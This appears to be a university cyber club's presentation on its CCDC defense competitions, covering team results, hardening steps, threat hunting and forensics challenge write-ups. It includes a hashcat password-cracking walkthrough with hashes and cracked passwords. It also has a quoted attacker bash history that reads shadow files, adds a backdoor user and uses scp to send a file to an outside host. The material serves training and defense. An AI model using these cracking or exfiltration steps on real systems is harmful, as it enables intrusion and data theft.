# **Mason Competitive Cyber**



### **Club News**



- UMDCTF this weekend
  - Unlimited team size
  - #umdctf2021
- CACI talk next week
  - Club sponsor
  - Will hire/clear interns!
  - We will collect resumes
- PatriotCTF 2021 will be held this Fall

# **Cyber News**



- PWN2OWN happened
  - Hacking contest (not a CTF)
  - Competitors exploit previously unreported vulns.
  - Corporate sponsors provide things to attack
  - Zoom RCE announced
    - You've all been hacked<sup>(/s)</sup>

### **CCDC Overview**



#### The Road to National CCDC

#### #1: The Regional Qualifiers

- Nine regions, GMU is in the Mid-Atlantic region.
  - 25 teams in the Mid-Atlantic, top 8 advance
  - 244 players
  - o 6 states: Maryland, New Jersey, North Carolina, Pennsylvania, Virginia, West Virginia

#### #2: The Regional Finals - 2 days of network defense

- Top eight teams from qualifiers compete for a spot in the national competition
- The winner of each region goes on to the National Finals
- The runner-up of each region goes to a Wildcard round

#### #3: The Wildcard Round - 4 hour security sprint

- The nine runner-up teams from each region compete to secure seven computer systems
- Only the winner advances on to the National Finals

#### #4: National Finals

Top 10 cyber defense teams from around the control compete for the chance to be champions

### **CCDC Overview**



### **Competition Challenges**

- Maintaining computer services
  - We must maintain uptime computer services such as DNS and HTTP servers while professional red teams try to take them down
- Injects
  - A variety of business, policy, and technical tasks that must be completed in a limited timespan for points
- Incident response reports
  - Professionally detailing red team intrusions into our network as if reporting an incident to law enforcement
- CEO meetings
  - Team Captain Zaine must report the status of our network to C-level executives and provide them with some hope for the company

# **MACCDC Regionals**



GEORGE MASON UNIVERSITY



UNIVERSITY OF MARYLAND BALTIMORE COUNTY TEAM 1



LIBERTY UNIVERSITY



UNIVERSITY OF PITTSBURGH







NATIONAL COLLEGIATE
CYBER DEFENSE COMPETITION





OLD DOMINION UNIVERSITY



MILLERSVILLE UNIVERSITY



NORTHERN VIRGINIA COMMUNITY COLLEGE



CAPITOL TECHNOLOGY UNIVERSITY

APRIL 1-3

### The Team





Zaine Wilson Team Captain

Zaine Wilson is an undergrad student at GMU studying cybersecurity engineering. He is the current president of Mason CC, an OSCAR research scholar, cybersecurity intern team leader at CACI, and an offensive security certified professional (OSCP).



Andrew Oliveau Windows Team

Andrew Oliveau is an undergrad student at GMU studying cybersecurity engineering. He is the current competitions officer of Mason CC and an offensive security certifled professional (OSCP).



Andrew Smith Windows Team

Andrew Smith is an undergrad student at GMU studying cybersecurity engineering. He is the incoming competitions officer of Mason CC.



Hoa Luu Windows Team





Nihaal Prasad Linux Team



Duc Tri Nguyen Linux Team



Kaan Turkmen Injects Team



urkmen s Team



undergrad student at GMU studying information technology. He is a cybersecurity engineering intern at CACI and has helped many newcomers get started in Mason CC.

Taylor Sova is an





Caleb Yu Alternate

Caleb Yu is an undergrad student at GMU studying cybersecurity engineering. He is the current vice president of Mason CC and a co-inventor of the JARM fingerprinting method.



Daniel Getter Alternate

Daniel Getter is an undergrad student at GMU studying cybersecurity engineering. He is the incoming vice president of Mason Cc, a cybersecurity engineering intern at CACI, and started a series of trainings to help new members get started in the









## **MACCDC Regionals - Scoring**



Services: 1st Place

Executive Meeting: 2nd Place

Inject: 3rd Place

Red Team: 3rd Place

Incident Response: 4th Place

1st University of Maryland Baltimore County (UMBC)

2<sup>nd</sup> George Mason University

3<sup>rd</sup> Liberty University

4<sup>th</sup> Millersville University

5<sup>th</sup> Capitol Technology University


6th University of Pittsburgh

7<sup>th</sup> Old Dominion University

8<sup>th</sup> Northern Virginia Community College



- Defend 5 Windows systems
  - Primary Domain Controller (SMB, LDAP)
  - Secondary Domain Controller (RDP, WINRM)
  - GIT Server (HTTP, SSH)
  - Tomcat Server (HTTP, SSH)
  - Backup Server (Enclave) (RDP)
- Much harder than MACCDC qualifiers
- Day 1: No sign of Red Team on our systems
- Day 2: They were everywhere, no mercy...





### Day 1:

- Harden Services Change default credentials, remove unauthorized users, find potential RCE before attackers do, fix misconfigurations, etc...
- Create backup accounts Domain Admins, Local Admins
- Monitor Logs, network traffic, suspicious processes
- Enclave broken :-(

### Day 2:

- o Red Team came after us first Playing "King Maker"
- Got systems back up Red Team would not let go
- Eventually removed them Red Team shut off Secondary Domain Controller and one LDAP service on Primary Domain Controller



PDC_SMB	×	*	×	~	~	~	~	~	-
PDC_LDAP	×	-	-	~	~	~	-		-
SDC_RDP	×	-	*	~	×	~	*	-	*
SDC_WINRM	×	~	-	-	×	-	~	-	-
GIT_HTTP	×	-	-	~	*	×	*	~	~
GIT_SSH	×	-	~	~	~	-	-	×	×
JENKINS_HTTP	×	-	-	-	*	~	-	~	~
TOMCAT_HTTP	×	-	*	~	~	-	-	~	~
TOMCAT_SSH	×	-	-	-	-	-	-	~	-

End Day	2								
PDC_SMB	*	*	×	×	×	*	×	×	×
PDC_LDAP	-	×	×	×	×	×	×	×	×
SDC_RDP	-	×	×	×	×	×	×	×	×
SDC_WINRM	-	×	×	×	×	×	×	×	×
GIT_HTTP	×	-	×	×	×	×	×	×	*
GIT_SSH	×	*	×	-	×	*	×	×	×
JENKINS_HTTP	×	×	×	×	*	×	~	×	×
TOMCAT_HTTP	×	*	×	-	×	×	*	×	×
TOMCAT_SSH	×	*	×	-	×	×	*	4	×
ENCLAVE_RDP	*	*	×	×	-	×	-	-	×



- ETW is very powerful!
- By the numbers:
  - 128 Cobalt Strike beacons killed 79 automated (~62%)
  - Red Team hidden in 13 unique processes
  - Red Team used 16 different C&C redirectors
  - Used 1 domain for DNS beacons
    - flat-earthers-united.com

```
[!] DNS

Process: vmware-tools (2096)

TID: 2396

[*] Query: 7bcafff6.membership.flat-earthers-united.com
[*] Result: 0.0.0.0;
```

```
AWSDirectConnect
AWSReadyApi
cfn-lint
explorer
SecurityHealthSystray
svchost
UpdReg
userinit
vds
vmware-tools
WmiApSrv
WUDFHost
XenGuestAgent
```

```
10.100.0.131
10.100.0.133
10.100.0.137
10.100.0.139
10.100.0.140
10.100.0.141
10.100.0.142
10.100.0.143
10.100.0.148
10.100.0.150
10.100.0.164
10.100.0.167
10.100.0.176
10.100.0.179
167.99.233.54
35.168.47.174
```

# **MACCDC Regionals - Linux**



- Defend 5 Servers, mixed distros
  - o DNS
  - Container
  - WIKI
  - Samba DC
- Just like Windows, red team lets you knock yourself down the first day, the second day is when it gets real



### **MACCDC Regionals - Linux**



- First day was stripping out easy shells (webshells, beacons, ssh keys etc), changing passwords, and watching the Red Team establish and reestablish sessions in/trying to triage ways to keep them out
- Use git in critical directories in order to allow reversion of red team actions

- pspy to do active monitoring
  - https://github.com/DominicBreuker/pspy

## **MACCDC Regionals - Linux**



- Day 2: Panic
- The docker daemon is a root bind shell. Keeping redteam out of that box was hard.
- Persistent red team access meant that a lot of our services went down
- Red team says you shouldn't knife fight them


;)

Moving services around using NAT changes

# Simple Forensics Challenge




### What's wrong here?



### Wildcard Round





	Team Number	Scored Images	Play Time (HH:MM)	*Warn	CCS Score
1	Team010	7	03:58		473
2	Team007	7	03:57		410
3	Team004	7	03:58		406
4	Team003	7	03:57		371
5	Team006	7	03:57		329
6	Team008	7	03:58	М	317
7	Team009	7	03:58		307
8	Team005	7	03:57		174
9	Team002	7	03:58		157
10	Team001	7	03:50		111

### Wildcard Round



### Competition Format

- Four hours last Wednesday night (7pm-11pm)
- Secure seven different virtual machines (CyberPatriot style)
- Four highly-involved injects
- And...two of our primary team members were out of commission (the unexpected happens sometimes and we had to deal with it too)

### Wildcard Round - Windows



- 4 Windows machines Windows Server 2016 x2, Windows 8, Windows 10
- Fix misconfigurations, remove malware, update software, etc... (no red team)
- Forensics Challenges 3 per machine
- Scripts, scripts, and more scripts...

```
Forensics Question 1 correct - 5 pts
Forensics Question 2 correct - 5 pts
Forensics Question 3 correct - 5 pts
Removed unauthorized user ipmao - 1 pts
Removed unauthorized user pcortazar - 1 pts
Removed unauthorized user cwei - 1 pts
A secure minimum password length is required - 1 pts
A secure maximum password age exists - 1 pts
A secure lockout threshold exists - 1 pts
Audit Other Account Management Events [Success] - 1 pts
Audit Security Group Management [Failure] - 1 pts
Audit System Integrity [Failure] - 1 pts
Audit Special Logon [Success] - 1 pts
Microsoft network server: Digitally sign communications (always) [enabled] - 2 pts
Do not allow anonymous enumeration of SAM accounts and shares [enabled] - 2 pts
Switch to the secure desktop when prompting for elevation [enabled] - 1 pts
File sharing disabled for hidden share ADM$ - 2 pts
Net. Tcp Port Sharing Service has been stopped and disabled - 2 pts
Xbox Live Auth Manager has been stopped and disabled - 2 pts
The majority of Windows updates are installed - 2 pts
Firefox has been updated - 1 pts
Adobe Acrobat Update service has been started and enabled - 2 pts
PeaZip has been updated - 2 pts
MobaXterm has been updated - 2 pts
Removed Tetris - 1 pts
Removed Driver Booster - 1 pts
Removed netcat backdoor - 2 pts
SMB 1.x removed or disabled - 2 pts
Internet Zone: Initialize and script ActiveX controls not marked as safe for scripting [disabled] - 2 pts
Firefox displays warning on known malware sites - 2 pts
```

#### 25 out of 36 scored security issues fixed, for a gain of 68 points:

Forensics Question 1 correct - 6 pts

Forensics Question 2 correct - 6 pts

Forensics Question 3 correct - 6 pts

Removed unauthorized user ragnarok - 1 pts

```
Removed unauthorized user igor - 1 pts
User ken is not an administrator - 1 pts
User wildcat is not an administrator - 1 pts
User rio has a password - 1 pts
A secure account lockout duration exists - 2 pts
A secure maximum password age exists - 2 pts
Audit Computer Account Management [Failure] - 3 pts
Do not allow anonymous enumeration of SAM accounts and shares [enabled] - 3 pts
Switch to the secure desktop when prompting for elevation [enabled] - 3 pts
Remote Assistance connections have been disabled - 3 pts
Enumerate administrator accounts on elevation [disabled] - 3 pts
Net Tcp Port Sharing Service has been stopped and disabled - 3 pts
Remote Registry service has been stopped and disabled - 3 pts
Windows automatically checks for updates - 2 pts
PuTTY has been updated - 2 pts
Removed BitTornado - 2 pts
Removed John the Ripper - 2 pts
Removed Advanced Port Scanner - 2 pts
Removed netcat backdoor - 4 pts
Removed php backdoor - 3 pts
Internet Explorer Enhanced Security Configuration is enabled - 3 pts
```



Step 1: Delete unauthorized users and remove some users from the administrators group.

- 3 Linux machines
  - Debian 9 Machine Duc "Cothan" Nguyen
  - Ubuntu 16 Machine 1
  - Ubuntu 16 Machine 2 Caleb Yu (Nihaal had connection issues)
- Fix misconfigurations, remove malware, update software
- Forensics Challenges 3 per machine

```
Authorized Administrators:
wukong (you)
Linux password: B3rs3rk3r!
penny
password: F!r3Wa11
jonesy
password: $3rg3nt#
jess
password: ^$c0ut F1nD
```

#### Authorized Users:

izza luna rio ken calamity kyle banshee wildcat specter raptor



Step 2: Set up PAM (Pluggable Authentication Modules) and create password policies.

- Minimum length of 12
- Remember password history
- Minimum and maximum password age
- Disallow dictionary words
- Configure account lockout

A lot of these are basics that we learned in the CYSE program

Step 3: Create a secure network policy

- Enable TCP SYN cookies to prevent TCP flooding
- Disable IPv6
- Enable UFW (uncomplicated firewall)
- Disable ICMP redirects
- Disable IP forwarding to prevent Man-in-the-Middle attacks



#### Step 4: Update software and get rid of unwanted software

- Ensure the system checks for updates daily and displays them when they are available
- Delete unwanted software
  - Minetest having a game on the computer is not allowed by policy
  - Nmap, John the ripper, other hacking tools
- Update known services (such as SSH)

#### Step 5: Threat hunting for backdoors and malware

- Finding hidden reverse shells on the system
- ps aux
- Checking cron jobs and netcat usage



#### Some Forensics Challenges:

- 1. What TCP ports are open on the host firewall?
- 2. How many .c or .cpp files on the machine have the strcpy() function?
- 3. Can you search unallocated space and find a deleted image file?
- 4. Can you view an image in a hex editor to find a particular string?
- 5. When was the last time a backup was made of the root filesystem partition?



#### **Password Security Auditing**

- Given:
  - Password hashes
  - Wordlist
  - Perl script used to create the passwords (filename: dgen)
- Objective: Crack the passwords

369289	Selia
369290	Selichoth
369291	selictar
369292	Selie
369293	Selig
369294	Seligman
369295	Seligmann
369296	seligmannite
369297	Selihoth
369298	selihoth
369299	Selim

Snippet from wordlist, 483523 total lines

```
# 7. reversed word based with special characters at front and back
do {
    @fields = split(/:/,$users[int(rand @users)]);
} while ( exists $pwusers{$fields[0]} );
$pwusers{$fields[0]} = 1;
$salt = join '', ('.', '/', 0..9, 'A'..'Z', 'a'..'z')[int(rand 64),int(rand 64)];
$word = baseword();
$word = substr($word,0,6);
@letters = split(//,$word);
@letters = reverse @letters;
$pw = join("",@letters);
$pw = $sym[int(rand @sym)] . $pw . $sym[int(rand @sym)];
$fields[1] = crypt($pw,$salt);
$fields[-1] = "/bin/sh";
print PASS join(":",@fields),"\n";
print CLEAR "$fields[0]:$pw\n";
```

Snippet of code from dgen script

```
alambert:wAuxb1j4WQiUM:1906:1003:Adolfo A. Lambert:/home/alambert:/bin/sh apugh:ACwA1NCbu66Bs:1485:1003:Alexis P. Pugh:/home/apugh:/bin/sh ncooper:Pd9VcAq44/Vt2:1315:1001:Nicholas C. Cooper:/home/ncooper:/bin/sh bgarza:uREN/4wu6ivBk:1745:1003:Brian A. Garza:/home/bgarza:/bin/sh cferreir:MH56LPIVqOm7M:3086:1001:Cristiano J. Ferreira:/home/cferreir:/bin/sh drumsey:zTTu2l0kk4orA:1767:1001:Daniel G. Rumsey:/home/drumsey:/bin/sh fsalas:G03TEe2d6SXFo:2472:1003:Felipe Salas:/home/fsalas:/bin/sh jpike:mAg6PZaDRmwH.:1844:1001:Jeremy C. Pike:/home/jpike:/bin/sh
```

Password hash file




#### **Password Security Auditing**

Step 1: Determine password hash type

- Paste hash into online tools like <a href="https://www.tunnelsup.com/hash-analyzer/">https://www.tunnelsup.com/hash-analyzer/</a>
- Use kali tool hash-identifier
- Compare hashes to hashcat hash modes (say that 3 times fast): https://hashcat.net/wiki/doku.php?id=example\_hashes
  - 1500 descrypt, DES (Unix), Traditional DES 48c/R8JAv757A
  - 13 character hash, checks out
  - We now know to use hashcat hash mode 1500







\$word = substr(\$word,0,7);

#### **Password Security Auditing**

Step 2: Run hashcat against hashes using different rule sets

- From *dgen* we know there are 8 types of passwords
  - Based on username
  - Straight from wordlist
  - Reversed from wordlist
  - Mixed case
  - Number appended
  - Special chars prepended & appended
  - Above ^ and reversed
  - Mixed case and special char replacement (mixed case leet)
- Some of these rules use first 6 chars from wordlist when appending & prepending, first 7 chars when only appending, or 8 chars when not appending or prepending
  - We can just make new wordlists easily using python
- Hashcat syntax
  - o \$ hashcat -m 1500 -a 0 -r some.rule hashfile wordlist
    - -m = hash mode (1500 is DES)
    - -a = attack type (0 is dictionary attack)
    - -r = specifies file to use for rules



#### **Password Security Auditing**

Step 3: Create rules (<a href="https://hashcat.net/wiki/doku.php?id=rule\_based\_attack">https://hashcat.net/wiki/doku.php?id=rule\_based\_attack</a>)

- What we'll need:
  - \$x = append character x
  - ^x = prepend character x
  - TN = toggle case of character at position N
  - o r = reverse entire word
  - o sa@ = Replace all instances of a with @
- Fig 1: rule to append numbers
  - o do the same thing to prepend using "^" or replace numbers with chars
- Fig 2: example output of running the rule on a wordlist containing "password"
- YouCan can run two rules together by specifying "-r one.rule -r two.rule in the hashcat command
  - Useful in being able to create an output that churns through every combination of the two rules (ex: every combination of a prepended number and appended number)
- Creating a toggle case rule by hand is impossible to do, luckily someone made a script for it <a href="https://blog.didierstevens.com/2016/07/16/tool-to-generate-hashcat-toggle-rules/">https://blog.didierstevens.com/2016/07/16/tool-to-generate-hashcat-toggle-rules/</a>
  - Rule to toggle case of 8 chars is about 23000 lines
  - I think I read somewhere you can do this much faster with John The Ripper
- Note: some of these rules would have been easier to implement using a hashcat mask attack (<a href="https://hashcat.net/wiki/doku.php?id=mask\_attack">https://hashcat.net/wiki/doku.php?id=mask\_attack</a>) but we stuck with rules to keep everything consistent




Fig 1.



#### **Password Security Auditing**

Step 4: Sacrifice your most valued possessions to the hashcat gods

- You may run a rule for like 10 minutes and you don't crack the hash
  - This is pain

#### Step 5: Your sacrifice has paid off (hopefully)

- jpike: (ROZ!ER\$
- alambert:Lambert
- apugh:reenjoye
- fsalas:>nocsiv-
- bgarza:fUrfUrAn
- drumsey:+pseudo\*
- ncooper:aisknaB
- cferreir:formats1

#### Tips:

• Didn't know this at the time, but you can use the --stdout option with hashcat to print out the output of the rules to make sure it's doing what you want it to so you're not actually just doing it blind, whoops




#### **Slack Space forensics**

 Given a disk image with two filesystems on it (one linux, one windows) and asked to find several images in unallocated space

Name	Туре	Size (Bytes)	
sda.dd	Image	2400000000	


- THICC Large download
- Looking for the following images (4x on the windows filesystem and 4x on the linux filesystem):







#### **Slack Space forensics**

- I had never used Autopsy before this challenge
  - Turns out, this forensics stuff is easy\*!
  - \*if you have a bunch of area specific background knowledge and make some educated guesses
- We know we're looking for images that seem like they were taken on a camera
  - ...cameras write exif data
  - Easy way to cut through all the other cruddy icons/OS images
- Clicking on that reveals a list of 19 files including...
















#### **Possible Compromised Workstation**

- Given:
  - VM
  - Sudo Creds
- Objective: Perform a writeup if the workstation is compromised with the following questions:

  Was the system compromised?

  - If so how?
  - When was it compromised? What accounts were affected?
- Performed typical incident response checks
  - Netstat -nat
  - lastlog
  - Ps -aux

  - Reviewed /var/log Review /.bash\_History
- A lot of noise on this  $\overline{V}M$ 
  - Years of SSH brute forcing
  - Logs being deleted ( wasn't clear if intentional or admins trying to clean system for challenge)

root@snow:/home/jshobrookb# cat .bash\_history



 So much noise hard but answer was probably not "no compromise" went with best guess in most suspicious logs

```
cd /etc
cat passwd
cat shadow
mysql -u root
mysql -u root -p
useradd toor
cd /home
ls *
ls
cd ishobrookb/
cat sensitive.dat
1;1;120;120;1;0x
file sensitive.dat
exit
scp sensitive.dat warez@192.168.28.44:/tmp
exit
cd /var/log
ls -la
mkdir wtmp0
cd /etc
mkdir wtmp0
cd /tmp
mkdir wtmp0
cd wtmp0
mv /home/jshobrookb/toolz.gz .
cd
root@snow:/home/jshobrookb#
```



Was this system compromised? Yes How? Initial Infection Vector Unknown

When? April 4th

What accounts if any were affected? Jshobrookb.

Reviewing user bash history logs showed that were signs of sensitive data exfiltration. User jshobrookb last logged in on 192.168.28.44 at Apr 4 01:05:14 +0000's user command history shows scp of files named sensitive.dat, created a user named 'toor' as possible backdoor as well as created toolz file as possible attacker staging. Files toolz.gz were gone by time of forensic investigation

### **National CCDC**



- April 23 24
- Competing teams:
  - MACCDC: University of Maryland Baltimore County
  - WRCCDC: University California Irvine
  - RMCCDC: Brigham Young University
  - ALCCDC: University of Central FLorida
  - NECCDC: Rochester Institute of Technology
  - MWCCDC: DePaul University
  - SWCCDC: University of Texas at Austin
  - SECCDC: College of Charleston
  - Wildcard: George Mason University
  - o PRCCDC: ???



### **Lessons Learned**



- Have a dedicated injects team
  - Kaan, Taylor, and Daniel (wildcard round) have proven invaluable by only focusing on injects
  - o Technical skills and clear written communication matter a lot
  - Made tough decisions when the business and security conflict
- Intrinsic motivation is the secret sauce
  - Before 2017, the IT department sent high-performing students in a particular class to compete in CCDC. GMU never made it to the Regional Finals.
  - Our team is made up of intrinsically motivated students from CYSE, CS, IT, and graduate student programs. (And our club is open to anyone from any major who has shown aptitude and interest in competitive cyber)
  - Having an team from several departments also provides some interdisciplinary perspective
- Don't let humans be a single point of failure
  - Two of our primary team members could not participate in the wildcard round, but our alternates were ready at a moment's notice
- Persistence and communication is key

# **Proud Sponsors**





